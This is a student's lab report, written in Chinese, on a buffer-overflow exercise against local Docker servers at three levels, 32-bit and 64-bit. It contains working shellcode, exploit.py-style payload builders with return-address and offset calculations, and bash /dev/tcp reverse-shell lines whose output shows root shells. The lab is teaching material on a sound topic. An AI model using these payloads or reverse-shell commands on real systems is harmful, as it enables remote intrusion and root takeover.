Lab2 Report

姓名：银皓然　　学号：57119116　　日期：2021.7.8

实验内容及步骤：

1.Lab Environment Setup

1）关闭 countermeasures

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

2）搭建容器

```
[07/08/21]seed@VM:~/.../server-code$ dockps
9d5ae698a431  server-3-10.9.0.7
90c8cc7dc46d  server-4-10.9.0.8
8e0787ab0616  server-2-10.9.0.6
55eac1d800df  server-1-10.9.0.5
```

```
[07/08/21]seed@VM:~/.../Labsetup$ dcup
Recreating server-2-10.9.0.6 ... done
Recreating server-1-10.9.0.5 ... done
Recreating server-3-10.9.0.7 ... done
Recreating server-4-10.9.0.8 ... done
Attaching to server-2-10.9.0.6, server-1-10.9.0.5, server-3-10.9.0.7,
server-4-10.9.0.8
```

2.Task1：Get Familiar with the Shellcode

分别编译 shellcode_32.py 和 shellcode_64.py，生成可执行文件 a32.out 和 a64.out

```
[07/08/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[07/08/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[07/08/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/08/21]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul  8 07:43 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul  8 07:43 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul  8 07:42 codefile_32
-rw-rw-r-- 1 seed seed   165 Jul  8 07:43 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 32
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
vboxadd:x:998:1::/var/run/vboxadd:/bin/false
```

```
[07/08/21]seed@VM:~/.../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul  8 07:43 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul  8 07:43 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul  8 07:42 codefile_32
-rw-rw-r-- 1 seed seed   165 Jul  8 07:43 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 64
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
vboxadd:x:998:1::/var/run/vboxadd:/bin/false
```

Task:修改 shellcode 使其能够删除一个文件。将 shellcode_32.py 的 18 行改为如下内容：


```
1 #!/usr/bin/python3
2 import sys
3
4 # You can use this shellcode to run any command you want
5 shellcode = (
6    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
7    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
8    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
9    "/bin/bash*"
10   "-c*"
11   # You can modify the following command string to run any command.
12   # You can even run multiple commands. When you change the string,
13   # make sure that the position of the * at the end doesn't change.
14   # The code above will change the byte at this position to zero,
15   # so the command string ends here.
16   # You can delete/add spaces, if needed, to keep the position the
   same.
17   # The * in this line serves as the position marker         *
18   "sudo rm -f test                                          *"
19   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
20   "BBBB"   # Placeholder for argv[1] --> "-c"
21   "CCCC"   # Placeholder for argv[2] --> the command string
22   "DDDD"   # Placeholder for argv[3] --> NULL
23 ).encode('latin-1')
24
25 content = bytearray(200)
26 content[0:] = shellcode
27
28 # Save the binary code to file
29 with open('codefile_32', 'wb') as f:
30   f.write(content)
```

在/home 中创建一个文件 test，再执行 a32.out，可以看到 test 文件已被删除。

```
[07/12/21]seed@VM:~$ gedit test
```

```
[07/12/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[07/12/21]seed@VM:~/.../shellcode$ a32.out
[07/12/21]seed@VM:~/.../shellcode$
```

```
[07/12/21]seed@VM:~$ ls
badcode.c  Documents  Music       serverversion  task6       Videos
buffer     Downloads  Pictures    setuid         task6.c
Desktop    ls         Public      setuidversion  Templates
[07/12/21]seed@VM:~$
```



3. Task2: Level-1 Attack

1）输入如下指令：观察到执行两次打印输出结果一致且都为 0xffffxxxx，说明 memory randomization 已关闭。

```
[07/12/21]seed@VM:~/.../shellcode$ echo hello | nc 10.9.0.5 9090
^C
[07/12/21]seed@VM:~/.../shellcode$
```

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd4a8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd438
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd4a8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd438
server-1-10.9.0.5 | ==== Returned Properly ====
```

2）根据上述结果，在对应位置修改 exploit.py 程序。其中 start=517-len(shellcode);

ret=0xffffd4a8+40;　　offset=0xffffd4a8-0xffffd438+4=116

```
#!/usr/bin/python3
import sys

shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the
  same.
   # The * in this line serves as the position marker         *
   " echo Hello                                               *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
   # Put the shellcode in here
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517-len(shellcode)               # Change this number
```

Python 3　Tab Width: 8　Ln 14, Col 38　INS

Right Ctrl

3）执行下述指令，根据 exploit.py 修改后的情况（"echo Hello"），应该打印出 Hello，事实上也成功打印出 Hello

```
$./exploit.py   // create the badfile
$ cat badfile | nc 10.9.0.5 9090
```

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd4a8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd438
server-1-10.9.0.5 | /bin/bash: connect: No route to host
server-1-10.9.0.5 | /bin/bash: /dev/tcp/10.0.2.6/9090: No route to hos
t
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd4a8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd438
server-1-10.9.0.5 | Hello
```

4）Reverse Shell

修改 exploit.py 的第 17 行，并新开一个 Terminal 用于监听，观察到如下结果，说明成功获取 Reverse Shell：

```
#!/usr/bin/python3
import sys

shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the
  same.
   # The * in this line serves as the position marker         *
   " /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1         *"
   "AAAA"    # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"    # Placeholder for argv[1] --> "-c"
   "CCCC"    # Placeholder for argv[2] --> the command string
   "DDDD"    # Placeholder for argv[3] --> NULL
   # Put the shellcode in here
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517-len(shellcode)               # Change this number
```

```
[07/12/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 33618
root@55eac1d800df:/bof#
```

4.Task 3: Level-2 Attack

1）首先向服务器发送以下信息，观察到容器打印出以下内容：这表明缓冲区的大小是未知的，这与 Level-1 Attack 情况不同

```
[07/12/21]seed@VM:~$ echo hello | nc 10.9.0.6 9090
^C
[07/12/21]seed@VM:~$
```

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd0c8
server-2-10.9.0.6 | ==== Returned Properly ====
```

2）修改 exploit.py 文件，将其另存为 exploit-L2.py，其中 shellcode 对应的位置改为在控制台上输出 SUCCESS，并修改 ret 和 S 的值，S=ref 的个数=buffersize/4；ret=BufferAddress+buffersize：

```
shellcode = (
"\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b
"\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54
"\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any
command.
    # You can even run multiple commands. When you change the
string,
    # make sure that the position of the * at the end doesn't
change.
    # The code above will change the byte at this position to
zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position
the same.
    # The * in this line serves as the position marker         *
    "echo ' SUCCESS SUCCESS '                                  *"
 # "/bin/bash -i >/dev/tcp/10.9.0.1/7070 0<&1 2>&1           *"
    "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBB"   # Placeholder for argv[1] --> "-c"
    "CCCC"   # Placeholder for argv[2] --> the command string
    "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

```
# Put the shellcode at the end of the buffer
content[517-len(shellcode):] = shellcode

# You need to find the correct address
# This should be the first instruction you want to return to
ret = 0xffffd0c8+360

# Spray the buffer with S number of return addresses
# You need to decide the S value
S = 90
for offset in range(S):
    content[offset*4:offset*4 + 4] =
  (ret).to_bytes(4,byteorder='little')
#################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)

```

3）执行 exploit-L2.py，并监听结果，观察到控制台成功打印出“SUCCESS SUCCESS”：

```
[07/12/21]seed@VM:~/.../attack-code$ python3 exploit-L2.py
[07/12/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
[07/12/21]seed@VM:~/.../attack-code$
```

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd0c8
server-2-10.9.0.6 |  SUCCESS SUCCESS
```

4）修改 exploit-L2.py，将 19 行改为" /bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1 *"，获取 Reverse Shell：

```
  #"echo ' SUCCESS SUCCESS '                                    *"
  " /bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1              *"
  "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
  "BBBB"   # Placeholder for argv[1] --> "-c"
```

```
[07/12/21]seed@VM:~/.../attack-code$ python3 exploit-L2.py
[07/12/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```

```
[07/12/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 51176
root@8e0787ab0616:/bof#
```

5.Task 4: Level-3 Attack

1）向 64 位服务器发送消息，可以看到此时地址的位数比 32 位多了一倍：

```
[07/12/21]seed@VM:~$ echo hello | nc 10.9.0.7 9090
^C
```

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffff
ffe0c0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffff
ffdff0
server-3-10.9.0.7 | ==== Returned Properly ====
```

2）修改 exploit.py 文件，将其另存为 exploit-L3.py，其中 shellcode 对应的位置改为在控制台上输出 SUCCESS SUCCESS。由于在使用 64 位地址空间时，使用 strcpy()函数会出现 0 截断现象，因此我们需要修改 ret,start,offset 的值，ret=[buffer , buffer+40]中任选一个;
start=40;　　offset=rbp-buffer+8=216，观察到结果成功打印出了“SUCCESS SUCCESS”

```
 5 shellcode = (
 6
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
 7
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
 8
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
 9    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
10    "/bin/bash*"
11    "-c*"
12    # You can modify the following command string to run any command.
13    # You can even run multiple commands. When you change the string,
14    # make sure that the position of the * at the end doesn't change.
15    # The code above will change the byte at this position to zero,
16    # so the command string ends here.
17    # You can delete/add spaces, if needed, to keep the position the
   same.
18    # The * in this line serves as the position marker         *
19    "echo ' SUCCESS SUCCESS '                                  *"
20  # "/bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
21    "AAAAAAAA"    # Placeholder for argv[0] --> "/bin/bash"
22    "BBBBBBBB"    # Placeholder for argv[1] --> "-c"
23    "CCCCCCCC"    # Placeholder for argv[2] --> the command string
24    "DDDDDDDD"    # Placeholder for argv[3] --> NULL
25 ).encode('latin-1')
```

```
32 # Put the shellcode near the beginning of the buffer
33 start = 40
34 content[start:start+len(shellcode)] = shellcode
35
36 # You need to decide the values for these two variables
37 ret    = 0x00007fffffffdff1
38 offset = 216
```

```
[07/12/21]seed@VM:~/.../attack-code$ python3 exploit-L3.py
[07/12/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
```

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffff
ffe0c0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffff
ffdff0
server-3-10.9.0.7 |  SUCCESS SUCCESS
```

3）修改 exploit-L3.py，将 20 行改为" /bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1 *"，获取 Reverse Shell，成功获取了 root 权限：

```
17    # You can delete/add spaces, if needed, to keep the position the
   same.
18    # The * in this line serves as the position marker         *
19    #"echo ' SUCCESS SUCCESS '                                  *"
20    " /bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
21    "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
22    "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
23    "CCCCCCCC"   # Placeholder for argv[2] --> the command string
24    "DDDDDDDD"   # Placeholder for argv[3] --> NULL
25 ).encode('latin-1')
```

```
[07/12/21]seed@VM:~/.../attack-code$ python3 exploit-L3.py
[07/13/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
```

```
[07/13/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 33842
root@9d5ae698a431:/bof#
```